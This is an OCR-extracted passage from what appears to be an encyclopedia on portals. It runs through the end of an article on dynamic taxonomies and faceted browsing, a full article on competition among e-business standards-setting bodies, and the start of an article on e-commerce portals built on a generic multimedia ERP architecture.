

Figure 2. Focusing on concept H: finding all the items classified under H



Figure 3. All the items not classified under H are removed



Figure 4. All the concepts under which the items in the focus are classified (and, because of subsumptions) their ancestors are related to H



Figure 5. The reduced taxonomy: all concepts not related to the current focus are pruned



under which the documents in items(H) are classified, B(H), is found by following all the arcs leaving each element in the set: B(H) = { F, G, H, I }. The inclusion constraint implied by subsumption states that if items(C) denotes the set of documents classified under C and C' is a descendant of C in the taxonomy, items(C') $\subseteq$ items(C) (Sacco, 2000). This is equivalent to say that a document classified under C' is also classified under C. Hence, the set of concepts related to H is given by B(H) union all the ancestors of all the concepts in B(H), that is., the set of all concepts related to H is {F, G, H, I, B, C, A}. Finally, in Figure 5, all the concepts not related to H are removed from the intension, thus producing a reduced taxonomy that fully describes all and only the items in the current focus. A visual interaction example is provided in the article "E-commerce portals: guided product selection and comparison."

Advantages

The advantages of dynamic taxonomies over traditional methods are dramatic in terms of convergence of exploratory patterns and in terms of human factors. The analysis by Sacco (2002) shows that three zoom operations on terminal concepts are sufficient to reduce a 1,000,000 item information base described by a compact taxonomy with 1,000 concepts to an average 10 items. Experimental data on a real newspaper corpus of over 110,000 articles, classified through a taxonomy of 1100 concepts, reports an average 1246 documents to be inspected by the user of a static taxonomy vs. an average 27 documents after a single zoom on a dynamic taxonomy.

Dynamic taxonomies require a very light theoretical background: namely, the concept of a taxonomic organization and the zoom operation, which seems to be very quickly understood by end-users. Hearst, English, Sinha, Swearingen, & Yee (2002) and Yee, Swearingen, Li, and Hearst (2003) conducted usability tests on a corpus of art images. Despite slow response times, access through a dynamic taxonomy was shown to produce a faster overall interaction and a significantly better recall than access through text retrieval. Perhaps more important are the intangibles: the feeling that one has actually considered all the alternatives in reaching a result. Although few usability studies exist, the widespread adoption by e-commerce portals, such as Yahoo!, Lycos, Bizrate, and so forth, empirically supports this initial evidence.

The derivation of concept relationships through the extensional inference rule has important implications on conceptual modeling. First, it simplifies taxonomy creation and maintenance. In traditional approaches, only the relationships among concepts explicitly described in the conceptual schema are available to the user for browsing and retrieval. Therefore, all possible relationships must be anticipated and described: a very difficult if not helpless task. In dynamic taxonomies, no relationships in addition to subsumptions are required, because concepts relationships are automatically derived from the actual classification. For this reason, dynamic taxonomies easily adapt to new relationships and are able to discover new, unexpected ones. Second, since dynamic taxonomies synthesize compound concepts, these need usually not be represented explicitly. This removes the main cause of the combinatorial growth of traditional taxonomies. Sacco (2000) developed guidelines that produce taxonomies that are compact and easily understood by users. Some are similar to basic faceted classification (Hearst et al., 2002; Ranganathan, 1965), at least in its basic form: the taxonomy is organized as a set of independent, "orthogonal" subtaxonomies (facets or perspectives) to be used to describe data. Although the term *faceted classification* is frequently used instead of *dynamic taxonomies*, it is a misnomer because (a) faceted classification only addresses conceptual modeling and very basic concept composition: conceptual summaries, reduced taxonomies and guided navigation are totally absent, and (b) faceted classification is a special case of the more general multidimensional classification on which dynamic taxonomies are built.

As an example of faceted design guidelines, consider a compound concept such as "19th century French paintings." It can be split into its facets: a location taxonomy (of which France is a descendant), a time taxonomy (of which the nineteenth century is a descendant) and finally an art taxonomy (of which painting is a descendant). The items to be classified under the compound concept will be classified under location>France, time>19th century and art>Painting instead. The extensional inference rule establishes a relationship among these concepts and the compound concept can be recovered by zooming on any permutation of them. In a conventional classification scheme, such as Dewey indexing (Dewey, 1996), in which every item is classified under a single concept, a number of different concepts equal to the Cartesian product of the terminals in the three taxonomies has to be defined. Such a combinatorial growth either results in extremely large conceptual taxonomies or in a gross conceptual granularity (Sacco, 2000). In addition, faceted design coupled with dynamic taxonomies makes it simple to focus on a concept, for example, 19th century, and immediately see all related concepts such as literature, painting, politics, and so forth, which are recovered through the extensional inference rule. In the compound concept approach, these correlations are unavailable because they are hidden inside the concept label.

Additional advantages include the uniform management of heterogeneous items of any type and format, easy multilingual access and easy integration with other retrieval methods. Dynamic taxonomies do not support reasoning beyond the extensional inference rule, and are therefore less powerful than general ontologies. However, they can be directly manipulated by users without the mediation of specialized agents and represent a quicker, less costly and more transparent alternative.

APPLICATIONS

The main industrial application is currently e-commerce. Assisted product selection is a critical step in most large-scale e-commerce systems (Sacco, 2003) and the advantages in interaction are so significant as to justify the restructuring of well-established e-commerce portals: current examples include Yahoo!, Lycos, Bizrate, and so forth.

However, dynamic taxonomies have an extremely wide application range and a growing body of literature indicates that their adoption benefits most portal applications. In addition to e-commerce, e-auctions and e-catalogs, key areas such as e-government portals (Sacco, 2005a, 2005c), human resources and job placement portals (Sacco, 2005c), news portals, art and museum portals (Hyvönen et al., 2004; Yee et al., 2003), medical guideline portals (Wollersheim & Rahayu, 2002) and diagnostic (Sacco, 2005b) and CRM (customer relationship management) portals, are being investigated and initial solutions deployed. An additional area is multimedia databases, where dynamic taxonomies can be used to integrate access by conceptual metadata and access by primitive multimedia features (color, texture, etc.) into a single, coherent framework (Sacco, 2004). The reader is referred to the articles "E-commerce portals: guided product selection and comparison," and "Portals for integrated competence management" in this encyclopedia for an in-depth discussion of two important applications

A growing number of web-based commercial systems based on dynamic taxonomies exist. Among these, Knowledge Processors, Endeca, i411 and Siderean Software.

FUTURE TRENDS

Following the quick and widespread adoption by e-commerce portals, we expect dynamic taxonomies to become pervasive in the short period, and to replace or integrate traditional techniques in most portals. Current research is focused on three broad areas:

1. **Automatic Classification and Schema Design:** Dynamic taxonomies do not define how documents are actually classified. Current research focuses on automatic text classification (Dakka et al., 2005) and automatic classification from structured data (US Patent 6,763,349, 1998). Recent investigations (Sacco, 2005d) suggest that dynamic taxonomies can be automatically derived from semantically rich conceptual schemata and used as a user-centered front-end to complex information. Other research addresses the problem of specifying valid term compositions in faceted taxonomies for textual information (Tzitzikas et al., 2005)
2. **Extensions to the Model and Human Factors:** A fuzzy (Zadeh, 1965) classification, in which a document can be classified under several concepts with different probabilities, can sometimes be more appropriate than the boolean classification currently used (Sacco, 2004). Because of the holistic approach, human factors play a paramount role in devising extensions to the model and in critical issues such as the presentation and manipulation of the taxonomy, where several alternatives exist (see Yee et al., 2003 vs. Sacco, 2000, 2004).
3. **Centralized, Distributed, Federated Architectures:** The zoom operation and the subsequent reduction of the corpus taxonomy must be performed in real time because a slower execution would severely impair the sense of free exploration that the user of dynamic taxonomy systems experiences. Special data structures and evaluation strategies must be used (Sacco, 1998). In addition, distributed and federated architectures need to be investigated since centralized architectures are not always appropriate, because of organization needs and of performance and reliability bottlenecks.

CONCLUSION

Exploratory browsing applies to most practical situations and search tasks in portals: an extremely wide application range going from multilingual portals, to portals for e-commerce, e-auctions, e-government, human resources management, CRM, and so forth. In this context, dynamic taxonomies represent a dramatic improvement over other search and browsing methods, both in terms of convergence and in terms of full feedback on alternatives and complete guidance to reach the user goal. For these reasons, portals based on this paradigm are rapidly growing in number.

KEY TERMS

Extension, Deep: Of a concept C, denotes the shallow extension of C union the deep extension of C's sons.

Extension, Shallow: Of a concept C, denotes the set of documents classified directly under C.

Extensional Inference Rule: Two concepts A and B are related if there is at least one item *d* in the knowledge base which is classified at the same time under A (or under one of A's descendants) and under B (or under one of B's descendants).

Facet: One of several top level (most general) concepts in a multidimensional taxonomy. In general, facets are independent and define a set of "orthogonal" conceptual coordinates.

Subsumption: A subsumes B if the set denoted by B is a subset of the set denoted by A ($B \subseteq A$)

Taxonomy: A hierarchical organization of concepts going from the most general (topmost) to the most specific concepts. A taxonomy supports abstraction and models subsumption (IS-A and/or PART-OF) relations between a concept and its father. Tree taxonomies can be extended to support multiple inheritance (i.e., a concept having several fathers).

Taxonomy, Monodimensional: Taxonomy where an item can be classified under a single concept only

Taxonomy, Multidimensional: Taxonomy where an item can be classified under several concepts

Taxonomy, Reduced: In a dynamic taxonomy, a taxonomy, describing the current user focus set F, which is derived from the original taxonomy by pruning from it all the concepts not related to F.

User Focus: The set of documents corresponding to a user-defined composition of concepts; initially, the entire knowledge base.

Zoom: A user interface operation, that defines a new user focus by OR'ing user-selected concepts and AND'ing them with the previous focus; a reduced taxonomy is then computed and shown to the user.

E-Business Standards Setting

Kai Jakobs
Aachen University, Germany

INTRODUCTION

Many industry sectors are facing a number of challenges to the established relations between players (the automotive sector is a particularly prominent case in point; see also Gerst & Jakobs, 2006). To meet the production requirements, standardization of processes, systems, and data are inevitable. A current trend in manufacturing is that OEMs[1] attempt to cooperate with fewer suppliers, but on a worldwide scale.

The use of ICT[2] related technologies, particularly e-business systems, facilitates the creation of a network of relationships within a supply chain. Yet, such inter-organizational integration requires interoperability that cannot be achieved without widely agreed standards. But how should standards be set, and who has—or should have—a say in the standardization process? In many cases, an SME[3] supplier does business with more than one OEM. In this situation, bi-lateral standardization to improve the cooperation between OEMs and suppliers, and between different suppliers, respectively, is inefficient. Still, this has been the approach of choice in many cases.[4] However, possible alternatives are available.

In the automotive industry, for example, portals were developed as a form of sector-specific harmonization. Yet, these attempts to develop standardised technology largely failed. This holds particularly for the most prominent example, Covisint. Its failure may be attributed to various technical, organizational, and economic reasons. The main contributing factors, however, included the unequal power distribution during the development process (only the large OEMs had a say; the suppliers were largely left in the cold), and the equally imbalanced distribution of benefits (which mirrored the power distribution). The fact that Covisint was sector-specific probably represented another problem as many suppliers did not only do business within the automotive sector, but with other industries as well (see Gerst et al. (2006) for a far more detailed discussion of this subject).

This rather negative example suggests that perhaps yet another alternative approach should be deployed. One straightforward such alternative would be to take these activities to a dedicated standards organization. After all, portal technology relies heavily on underlying e-business standards such the extended markup language (XML), the UDDI registry (universal description, discovery, and integration), the Web services description language (WSDL), SOAP, and many others. Moreover, many of these organizations offer a more level playing field for smaller companies, certainly in theory (see Jakobs (2004) for a perhaps more realistic view).

BACKGROUND

These days, a network of standards developing organizations (SDOs[5]) operates at various geographical levels. They issue what is commonly referred to as "de-jure" standards—although in fact none of their standards has any regulatory power.[6] In addition to these *formal* bodies, a huge number of consortia and industry fora have entered the e-business standards setting arena over the last decades (a recent survey found around 300 (ISSS, 2005)). These organizations produce so-called *de-facto* standards. Those who develop standards specifically relevant for e-business include for example, the *World Wide Web Consortium* (W3C), the *organization for the advancement of structured information standards* (OASIS), and the *open group*.

As a result of this diversity, companies are faced with an almost impenetrable Web of standards setting bodies (SSBs[7]) with complex inter-relations. Each of these bodies has its own membership base (frequently overlapping, though), works within a specific environment, and has defined its own set of rules. The resulting fragmentation of the standards-setting arena—and overlap of the activities of individual SSBs—means that interoperability between standards from different sources cannot necessarily be assumed. Accordingly, improving coordination in e-business standards setting has become a major issue. At the same time, however, we observe fierce competition in standards setting.

Standardization had always been the SDOs' monopoly. However, in the 80s consortia began to emerge, invading the SDOs' territory. This move was also helped by the deregulation of the telecommunication sector. Eventually, the SDOs started fighting back. As a result, these days competition in ICT/e-business standards setting occurs at different levels, and organization wishing to become active in standards setting need to select the SSB best suited to their specific needs.

COMPETITION IN STANDARDIZATION

Over the last three decades, the proliferation of SSBs has lead to an extremely complex situation in the market for standards in the e-business sector. Figure 1 gives an impression of the situation today (the figure is far from giving the full picture, though).

The emergence of such a huge number of SSBs, often with overlapping coverage, caused a fragmentation of the market for standards development. In addition, the ICT and e-business domains are subdivided into different industry sectors, each of which has specific needs and requirements. Consequently, sector-specific standards are being developed and used, thus further contributing to the fragmentation of the market.

This fragmentation, in turn, triggers competition. Different SSBs covering similar ground are struggling for influence, implementers, and market shares. In the e-business sector—whose standards are highly relevant for any portal development—such competition between SSBs may be observed, for example, in the cases of RosettaNet and ebXML, and for the semantic Web services initiative (SWSI) and the W3C.[9]


Competition between SSBs implies an element of choice. That is, users may select the one standard (out of a number of competing ones) that best meets their requirements. Analogously, prospective standards setters may select the most promising platform for their activities. The downside, however, is that a wrong choice may easily lead to a negative outcome; a user may be locked in a loosing technology not accepted by the market. Likewise, standards setters may eventually find that the standard they pushed has lost against competitors. Thus, a sensible selection becomes imperative in both cases. In the case of a company wishing to set a new standard, or to influence an emerging one, this process will need to be based on two metrics:

- The role the company wishing to adopt in the standardization process,
- The characteristics of the SSBs.

Companies' business models and strategies in the e-business sector differ widely. In most cases, the respective degree of interest of a company wishing to get involved in a new standards setting activity will differ widely. For some, the nature of a standard, or even the fact that a new standard will materialise, may be a matter of life or death. For others, an emerging new standard may be of only rather more academic interest. Accordingly, prospective participants in a standardization activity may be subdivided into three categories: "leader," "adopter," and "observer," respectively.[10] The motivation to actively participate in standards setting, and for joining—or maybe even establishing—an SSB will be very different for members of each individual category, and may be summarised as follows (see also Jakobs & Wallbaum (2005a)):

- **Leaders:** These are companies for which participation in a certain standards-setting activity is critical. "Leaders" aim to control the strategy and direction

Figure 1. The ICT/e-business standardization universe today (Excerpt adapted from Jakobs, 2000)[8]



of an SSB, rather than to merely participate in its activities. Large vendors, manufacturers, and service providers are typical representatives of this class.

- **Adopters:** Such companies are less interested in influencing strategic direction and goals of an SSB. Adopters are more interested in participation than influence (although they may well want to influence the technical characteristics of individual standards). Large users, SME vendors and manufacturers, and system integrators may typically be found here.
- **Observers:** Such companies' (and individuals') main motivation for participation is intelligence gathering. Typically, this group comprises, for instance, small companies in niche markets, academics, and consultants.

Similarly, SSBs can be categorised according to very different criteria. The most popular, albeit not particularly helpful distinction is between formal SDOs and consortia. Typically, the former are said to be slow, compromise-laden, and in most cases not able to deliver on time what the market really needs. In fact, originally the formation of consortia was seen as one way of avoiding the allegedly cumbersome processes of the SDOs, and to deliver much needed standards on time and on budget. Consortia have been widely perceived as being more adaptable to a changing environment, able to enlist highly motivated and thus effective staff, and to have leaner and more efficient processes. Accordingly, attributes associated with SDOs include for example, "slow," "consensus," and "compromise-laden" consortia are typically associated with "speed," "short time to market," and "meets real market needs."[11]

However, it is safe to say that this classification, including the over-simplifying associated attributes, is not particularly helpful for organizations who want to get a better idea of what the market for standards has to offer. This holds all the more as an organization's requirements on an SSB very much depend on a combination of factors specific to this particular organization. Also, in many sectors—particularly including e-business—most SDOs have taken a back seat; the most important standards (e.g., XML, ebXML, UDDI, etc.) have been developed by consortia.

Accordingly, a more flexible approach toward classification is called for. Rather than pre-defining certain categories, a set of attributes can be used to describe SSBs. This description can then be matched onto an organization's requirements on SSBs, thus allowing companies to identify those SSBs that best meet their specific needs. These attributes fall into four categories (for a more detailed discussion see Jakobs et al. (2005a):

- **General:** Governance, IPR policy, reputation, competition.
- **Membership:** Membership classes, active members.
- **Standards setting process:** Overall time frame, consensus, transparency, decision mechanisms.
- **Output:** Products, maintenance.

If a company is clear about its strategy in relation to e-business, applies these attributes to describe SSBs, and maps this description onto the characteristics of its strategy, an SSB's suitability as potential platform for a new standards-setting activity should become immediately apparent.[12]

FUTURE TRENDS

The current environment forces companies with a business interest in the e-business sector (primarily large vendors and service providers, but also leading-edge users) to participate in a vast variety of SSBs.[13] This is certainly an undesirable situation and a higher level of coordination between consortia and between consortia and SDOs would be highly desirable.[14] The latter could be achieved through an adequately flexible and speedy transposition process from consortia specifications to formal standards. In addition, a division of labour might be helpful, whereby long-lived "infrastructural" technologies could be dealt with by the SDOs through their "traditional" process, and short-lived other technologies could be within the realm of consortia and the SDO's new "lightweight" processes.[15]

This changing landscape will also continue to have major ramifications for European policy makers as well, many of whom still consider SDOs (especially the European standards organizations, ESOs) as superior to consortia. Unfortunately, this is not just a minor side issue—standards are referenced in procurement documents and in European directives. Accordingly, the largely unreflected categorization SDOs vs. consortia represents a severe disadvantage for the (products of) the latter.

Competition between SSBs will prevail—this holds for both consortium vs. consortium and consortium vs. SDO. Policy makers need to do something about this by encouraging both camps to improve cooperation or at least coordination. Whether or not this is going to happen anytime soon remains to be seen. For the time being, it appears that at least in Europe policy, interest is solely focussed on the ESOs.

CONCLUSION

The standardization environment in the e-business sector has been undergoing significant changes over the last couple of years. Arguably the most important development has been the proliferation of standards consortia, largely created out of frustration about the "formal" standards setting process, and typically driven by a group of major industry players. At least in the early days of this development, consortia were widely considered as being more efficient than SDOs, and more oriented toward the needs of the industry. The time-to-market of their standards, and of the products based on them, were also said to be vastly superior to those of SDOs. These standards did not have to go through an often time consuming broad consensus process. Moreover, consortias' working groups were thought to be far less influenced by politics and/or private agendas, as everyone was supposedly working toward an agreed common goal.

It seems, however, that this initial enthusiasm has somewhat faded over time. Ironically, one reason for this was the increasing importance of consortia. In many areas, their specifications have become way more important than those of the SDOs. For example, for quite a while the W3C almost held a monopoly on standards for the World Wide Web (this has changed with the advent of new consortia covering similar ground). Accordingly, the stakes increased, consensus became much harder to achieve, and as a result, the time to marker for consortium standards increased.

Also, faced with the new competition, the established SDOs *fought back*, new deliverables being their major *weapon* here. That is, in order to better compete with consortia and in what must be considered an attempt to mimic the rules and processes of the major consortia, most SDOs introduced *lightweight* processes, leading to specifications with a lower level of consensus. These specifications do not go through the full consensus forming process as the formal *norms* do, and are thus more akin to the deliverables of the consortia. Typical examples here include ISO's *technical reports*, ETSI's *technical specifications*, and the CEN/ISSS *workshop agreements*. On the other hand, the processes of some of the major consortia (notably OASIS and W3C) can hardly be distinguished any more from those of the SDOs. In consequence, we can observe a convergence of the two formerly separated *standards worlds*. This is not to say that competition has stopped, but it is becoming increasingly hard to distinguish consortia and SDOs based on their processes and output.

This and other aspects need to be taken into account by those who wish to actively contribute to standards setting. To this end, a method has been outlined to describe SSBs in such a way that their respective suitability as potential platforms for a standards-setting activity may be derived from it. That is, this method can be applied by a potential standards-setter to identify the SSB that will be most suitable for its current needs.

Obviously, the result of this exercise will heavily depend on the strategic goals of the company. The described classification scheme for standards users takes into account the overall goals of a company, its business model, and its strategies with respect to the industry sector in question. Taken together, these may require to

- strategically influence the market through standardization,
- exert tactical influence on (the technical details of) a standard, and
- observe.

The interpretation of the description of an SSB heavily depends on these goals. For instance, for a company aiming to influence the market through a new standard—without any specific interest in its technical nuts and bolts—a group of influential key players (i.e., *leaders*) who would also support this standard is essential. On the other hand, for a company wishing to influence the technical content of a standard it will be more important not to have any strong potential opponents. It will also favor more *egalitarian* memberships.

Thus, in order to optimize its standardization activities a company needs to know its own goals, identify the key players in the sector in question, and apply the described method. This should at least lead to a reasonably good initial idea of which SSB to select for a new standards setting activity.

KEY TERMS

Electronic Business/E-Business: Business processes empowered by information systems, utilising electronic communication media (e.g., the Internet).

Interoperability: The ability of two or more systems to exchange information and to use the information that has been exchanged.

Standard: A document established by consensus and approved by a recognized body that provides, for common and repeated use, rules, guidelines, or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context.

Standardization: The process of setting standards.

Standards Consortium: A coalition of organizations formed with the intent of setting standards in a certain technical domain.

Standards Developing Organization (SDO): A recognised body with a formal mandate to set standards (e.g., ISO, ITU).

Standards Setting Body (SSB): An entity that is setting standards—either an SDO or an industry consortium.

ENDNOTES

1 Original equipment manufacturers.

2 Information and communication technology.

3 Small and medium-sized enterprises.

4 The relations between OEMs and their suppliers are expected to change dramatically in the future, though (see Gerst and Bunduchi (2004).

5 This term typically refers to the "formal" bodies (e.g., the International Organization for Standardization (ISO) and the International
Telecommunication Union (ITU) at the global level, the European Telecommunications Standards Institute (ETSI) at the European level, and
the various national bodies, such as the American National Standards Institute (ANSI), or Standards Australia).

6 It should be noted, however, that references to standards in EU Directives, for example, well may give them quasi-regulatory status.

7 This term will be used to denote both formal bodies and standards consortia.

8 Please note that this figure shows neither all relevant SSBs, nor all links that exist between individual SSBs (which may change over time anyway).

9 See Jakobs (2006) for a more detailed discussion.

10 Adapted from Updegrove (2004).

11 For a slightly different view see Sherif (2003) and Jakobs (2002).

12 For a more elaborate discussion of these issues see Jakobs et al. (2005b).

13 For example, HP and Sun each are involved in around 150+ SSBs (Updegrove, 2003).

14 See also ICTSB (2005).

INTRODUCTION

Today, the business community has realized the portal solution as an opportunity to develop and maintain integrated and personalized environments for e-commerce. Based on the natural behavior of an individual portal, portals have been categorized into business-to-consumer (B2C) portals, content management system (CMS) portals and business-to-business (B2B) portals in this article. While the role of individual portals is different from each other the ultimate objective, however, is to deliver e-commerce and manageable e-commerce solutions via portal technology.

Enterprise resources planning (ERP) is a cross-functional enterprise system that serves as a framework to integrate and automate business processes such as manufacturing, distribution, accounting, finance, logistics, and human resources. ERP provides significant efficiency and improvement in the company's business process. Few ERPs integrated with communication modules support closer collaborative workspace for business professionals. The leading vendors for ERP software are SAP, Baan, J. D. Edwards, Oracle, and PeopleSoft. The most popular product is SAP R/3, developed by a German firm and its newer Web-based variant mySAP.com, which allows its users to work via the World Wide Web (Larsen, 2000; Perez, Hantush, & Matzke, 1999). SAP R/3 is a client/server system employing a common, integrated database with shared application modules; it handles both TCP/IP and SNA communication protocols (Lee & Martin, 2001; Lee & Whang, 2001). Many ERP vendors are moving existing desktop solutions to Web portal solutions due to the rapid advancements in Internet technology and telecommunications. However, there are still many problems needing to be solved. In particular, most ERP systems are "one-size-fits-all," which results the lack of customization from the existing applications.

This article introduces an e-commerce portal that utilizes the generic multimedia ERP (GMM ERP) architecture. There are several significant differences between GMM ERP and traditional transaction systems. First, the traditional system is integrated through a common set of definitions and predefined schema in database. Second, modules are tightly coupled and integrated in the system. The main advantage of the GMM ERP provides a complete customization that supports wide-range of business needs. In addition, the portal is loosely coupled and integrated with sophisticated communication modules. The major advantages of such e-commerce portal are the adaptability and extensibility of the data structure. By utilizing the approach of generic database, the e-commerce portal allows complete customization of the database schema. For instance, the current approach is to create a predefined data structure or schema before the database can be used for storage. In other words, the application is restricted to operate in a confined static or fixed data structure environment, and the user is not able to store other additional non-predefined attributes information. However, the generic multimedia ERP can be adapted to support significant changes in trading relationships and alteration of data structure. The e-commerce portal is user-friendly, efficient, and cost effective.

This article starts with the introduction of the three main portals: business-to-consumer portals, content management system portals and business-to-business portals. After that, the article is focused on the generic multimedia ERP architecture that achieves adaptability, extensibility, and reusability in the system. Next, it provides further information on the database connection layers that support the generic multimedia data model. Then, it introduces the integrated communication modules that support interactions and collaboration among users in the e-commerce environment. Finally, this article will discuss the role of a negotiation agent in e-commerce portals and conclude with several advantages of the e-commerce portals.

E-COMMERCE PORTALS

The business community has envisioned portal solutions as an opportunity to develop and maintain integrated, personalized environments for e-commerce. Based on the natural behavior of individual portal, portals have been categorized into business-to-consumer portals, content management system portals and business-to-business portals in this article.

Business-to-Consumer Portal

A business-to-consumer portal should consist of the following portlets:

- Products browsing
- Information pages browsing
- Shopping cart portlet
- Tell a friend
- News subscription
- Mailing list
- Negotiation agent

The attributes information of products is alterable with the unique generic data structure. The information pages are creatable and editable via the WYSIWYG editor, which provides great benefits for users without skills of Web programming. These portlets are managed via the CMS portals.

Content Management System Portal

A Content Management System portal should include the following modules:

- Category management
- Product management
- Web contents / pages presentation management
- Customer management
- Subscription management
- Mailing list campaign
- Order / transaction management

This portal provides the user a full control over the content, description and cosmetic appearance of the online store. The attributes are fully customized with the generic data structure. The generic architecture will be explained in the section Generic Multimedia ERP Architecture.

Business-to-Business Portal

The business-to-business portal is an additional portal and can be activated if a B2B relationship exists in the company. The B2B portal provides an advanced infrastructure and complicated functionality that supports a range of B2B activities such as:

- Wholesale customers management
- Supplier management
- Wholesale customer online login management
- Shipping / purchase order / order receive management
- Stock inventory / product faulty management
- Reserve/ invoicing system
- Payment transaction tracking
- Credit notes management
- Login account management
- Retails shop account management
- Customized reports such as profit and loss, outstanding delivery
- Calendar and communication module

These modules should be integrated in the B2B portal and designed with supply chain concept and workflow. In the next section, this article will explain the technique of generic multimedia ERP architecture that achieves adaptability, extensibility and reusability of data structure.

GENERIC MULTIMEDIA ERP ARCHITECTURE

In the application, there are two types of data input and output models in the product data management (PDM) and workflow management system (WfMS) (Kearney, 2002). These two models provide the best performance in information exchange and workflow coordination in the portal application.

The PDM is used to control access to documented versions of product designs, which include the traditional single data record, such as product details or company contact details. It plays an important role in the storage and access of data and documents throughout the process. Conversely, WfMS allows managers to coordinate and schedule the activities of business processes to optimize the flow of information between partners and resources. It is used to coordinate the more complex and repeatable work processes of production. Based on these two models, the application is developed with data input and data retrieval interfaces for accessing logistic information online.

The PDM is an ideal model to control product and contact information that involve two different types of database structure design: one entry of table storage and multiple entries of table storage. The “one entry of table storage” satisfies the table schema that has a one-to-one relation with other tables, and the purpose of this table is to store and access records. However, the multiple entries of table storage, when one table has been normalized by 3-N rules, results in splitting into a one-to-many relationship with another table. For instance, one invoice will have multiple purchase item details, which establish a one-to-many relationship within the entry.

The WfMS category is concerned with time-related tasks, which can handle any re-structuring, such as roles and responsibilities of parties in the supply chain logistic route. The system can automatically detect time conflicts in the existing route. When the administrator arranges for a workflow (Lang & Burnett, 2000), which may require member

A, the system will check for the availability of member A, and wait for guarantee from member A about the delivery in real time. If resource conflicts are identified the system will inform the user about the next best option.

In conclusion, the data models are classified into two categories, the product data management (PDM) and the workflow management system (WfMS). The PDM is a kind of simple data storage and retrieval model, which allows the user to access one single item quickly. A typical example is the customer record in a company system, which always stores the customer's contact details. In the database structure design point of view, it only requires the user to access one single table in database. However, the WfMS allows control of the routing of work throughout the business process. It is done based on the user input describing the flow, the decisions, the exceptions, and the resource to be used. The co-ordination involves passing tasks to participants in correct sequence, and ensuring all complete their task successfully. In short, the WfMS may involve multiple tables connections.

The objective is to provide the flexibility of data medium and adaptability of the presentation interface. Today's business system requires that the database structures be adaptable, extensible, and reusable, in order to enhance the value of the business. The three-layered generic database structure in the system design structure is the solution for this. The physical database layer is the lowest layer in the architecture, followed by the database structure layer and finally the database connection layer. The physical layer is responsible for handling traditional storage medium such as RDBM database and XML (Lang & Burnett, 2000) files.

